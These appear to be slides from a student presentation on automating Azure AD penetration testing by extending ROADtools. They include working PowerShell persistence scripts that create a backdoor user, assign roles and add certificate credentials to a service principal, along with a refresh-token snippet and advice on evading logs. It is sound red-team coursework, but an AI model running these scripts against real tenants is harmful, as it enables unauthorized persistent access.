Automating Azure Penetration Testing

Group 15
Shannon McHale, Becca Fried, Julie McGlensey, and Bader Awadh


Today’s Agenda

- Background & Significance
- Research
  - Existing tools
  - Azure Tokens
  - The Cyber Attack Lifecycle
  - MITRE ATT&CK
- Development
  - Scripts
  - Powershell vs. Python
  - Integrating ROADTools
- End Result
- Future Work

Background & Significance

Background and Significance


- Cloud is the future and the future is now!
  - Penetration testing the cloud is an extra new field
- Automation is the future and the future is now!
  - Make the penetration tests better



Capital One to pay $80 million fine for 2019 hack that exposed 100 million accounts

BY STEPHEN GANDEL
AUGUST 6, 2020 / 3:58 PM / MONEYWATCH

S3 buckets :(



Technology

SolarWinds says dealing with hack fallout cost at least $18 million

Raphael Satter

Golden SAML :(

Background and Significance

1. Which cloud should we focus on?
2. How does the cloud even work?
3. How are others attacking this cloud?
4. Are there existing tools we can contribute to?
5. Can we automate the current attacks?

Goal

Contribute to a pre-existing Azure offensive tool to automate small parts of the pentesting process and learn as much as we can about Azure in the process.

Research

Source summaries

- ❯ 5 weeks
- ❯ 4 sources each
- ❯ 20 article reviews


Topics Include:

- Azure Tokens
- Automation Accounts + Runbooks
- Various APIs
- How to interact with the environment

Tools

- BloodHound AzureAD
- StormSpotter
- microBurst
- PowerZure
- ROADTools
  - ROADrecon
  - ROADlib
  - BloodHound AzureAD

ROADtools @_dirkjan




so what I would love to see for ROADtools would be a standalone tool that could obtain access tokens for various API's (Microsoft Graph, Outlook API, SharePoint API, etc) and then perform common offensive actions that are kinda hard to do manually, or are possible in powershell (but then you would often need to be in possession of the right credentials)

❤ 1

if you'd do it in python, then you can simply import roadlib and call it's functions to obtain the tokens, which saves you doing the hard work

Feb 9, 2021, 1:37 PM



then if you have the right account and the right token, I'd be thinking about actions such as:
- adding users to groups
- adding credentials to service principals
- adding users to specific roles
- enumerating emails (outlook api)
- enumerating and downloading/searching sharepoint files or onedrive

Feb 9, 2021, 1:39 PM


many of these actions are also possible via official tools (such as the azuread powershell module) but those leave some obvious logs if people know what to look for, or they can be blocked using access policies

the broader idea of ROADtools (currently just ROADrecon), is that you if you can obtain a valid token somehow or somewhere, you can use that in an easy way

Feb 9, 2021, 1:41 PM

Tokens

- Access Tokens
  - Grants Permissions
- Refresh Tokens
  - Allows an app to obtain a new access token without prompting a user
- SAML Tokens
  - Transfers identity data between two parties




```python
def authenticate_with_refresh(self, oldtokendata):
    """
    Authenticate with a refresh token, refreshes the refresh token
    and obtains an access token
    """
    authority_uri = self.get_authority_url()

    context = adal.AuthenticationContext(authority_uri, api_version=None, proxies=self.proxies, verify_ssl=self.verify)
    newtokendata = context.acquire_token_with_refresh_token(oldtokendata['refreshToken'], self.client_id, self.resource_uri)
    # Overwrite fields
    for ikey, ivalue in newtokendata.items():
        self.tokendata[ikey] = ivalue
    return self.tokendata
```


The MITRE ATT&CK Matrix for Azure AD

- MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK)
- Azure AD Matrix:
  - Initial Access
  - Persistence
    - Account Manipulation
    - Create Account
    - Valid Accounts
  - Privilege Escalation
  - Defense Evasion
  - Credential Access
  - Discovery
  - Impact

The Cyber Attack Lifecycle with ROADtools



The Cyber Attack Lifecycle with ROADtools and ROADpersist




Development

Scripts


- Three persistence scripts in the module
  - adduser
  - addrole
  - newSPcreds

AddUser




```
$PasswordProfile = New-Object -TypeName Microsoft.Open.AzureAD.Model.PasswordProfile
$PasswordProfile.Password = "YiIzf#f4f96ewIsrfCZ6#"

$params = @{
    AccountEnabled = $true
    DisplayName = "Suspect"
    PasswordProfile = $PasswordProfile
    UserPrincipalName = "sus@rochinsttech.onmicrosoft.com"
    MailNickName = "Sus"
}

New-AzureADUser @params
```

AddRole



```
function addrole{
    param(
        [Parameter(Mandatory = $true)][string]$SignInName,
        [Parameter(Mandatory = $true)][string]$roleDefName,
        [Parameter(Mandatory = $true)][string]$subId,
        [Parameter(Mandatory = $true)][string]$resourceGroupName
    )
    Process{

        New-AzRoleAssignment -SignInName $SignInName -RoleDefinitionName $roleDefName -Scope
"/subscriptions/$subId/resourceGroups/$resourceGroupName"

    }
}
```


NewSPCreds




```
function newSPcreds {
        Param(
                [Parameter(Mandatory = $true)][String]$spName,
                [Parameter(Mandatory = $true)][String]$certName
        )
        Process {
                $cert = New-SelfSignedCertificate -CertStoreLocation "cert:\CurrentUser\My" `
                  -Subject "CN=${certName}" `
                  -KeySpec KeyExchange
                $keyValue = [System.Convert]::ToBase64String($cert.GetRawCertData())

                Get-AzADServicePrincipal -DisplayName $spName | New-AzADSpCredential `
                  -CertValue $keyValue `
                  -EndDate $cert.NotAfter `
                  -StartDate $cert.NotBefore
        }
}
```

Powershell vs Python

1. Whole thing in C#?
2. Scripts in python?
3. Python CLI?
4. Powershell it is!



```
PS C:\Users\Azure\Downloads\ROADpersist> Get-AzureADApplication

ObjectId                             AppId                                DisplayName
--------                             -----                                -----------
9aef3a29-10a3-4f87-9b4f-73e10e7d5d99 026212a7-9609-44aa-9971-0d597cb18c6f test


PS C:\Users\Azure\Downloads\ROADpersist> python .\cli.py getUsers
PS C:\Users\Azure\Downloads\ROADpersist> Get-AzureADApplication : You must call the Connect-AzureAD cmdlet before calling any oth
At C:\Users\Azure\Downloads\ROADpersist\getusers.ps1:1 char:1
+ Get-AzureADApplication
+ ~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-AzureADApplication], AadNeedAuthenticationException
    + FullyQualifiedErrorId : Microsoft.Open.Azure.AD.CommonLibrary.AadNeedAuthenticationException,Microsoft.Open.AzureAD16.Power
   ication
```




```
PS C:\Windows\system32> $PID
5388
PS C:\Windows\system32> Enter-PSHostProcess -ID 5656
[Process:5656]: PS C:\Users\Azure\Documents> Get-AzureADApplication

ObjectId                             AppId                                DisplayName
--------                             -----                                -----------
9aef3a29-10a3-4f87-9b4f-73e10e7d5d99 026212a7-9609-44aa-9971-0d597cb18c6f test
```

Integrating with ROADTools Framework


- ROADlib
    - Handles authentication
- ROADrecon
    - Plugging and querying the database (roadrecon.db) to output relevant information in a useful format

Querying the Database: User Information




```
for user in self.session.query(User):
    uprops = {
        'name': user.userPrincipalName,
        'displayname': user.displayName,
        'enabled': user.accountEnabled,
        'distinguishedname': user.onPremisesDistinguishedName,
        'email': user.mail,
    }
    props = {'map': uprops, 'sourceid': user.objectId}
    if user.onPremisesSecurityIdentifier:
        props['onpremid'] = user.onPremisesSecurityIdentifier
```

Querying the Database: Group Information



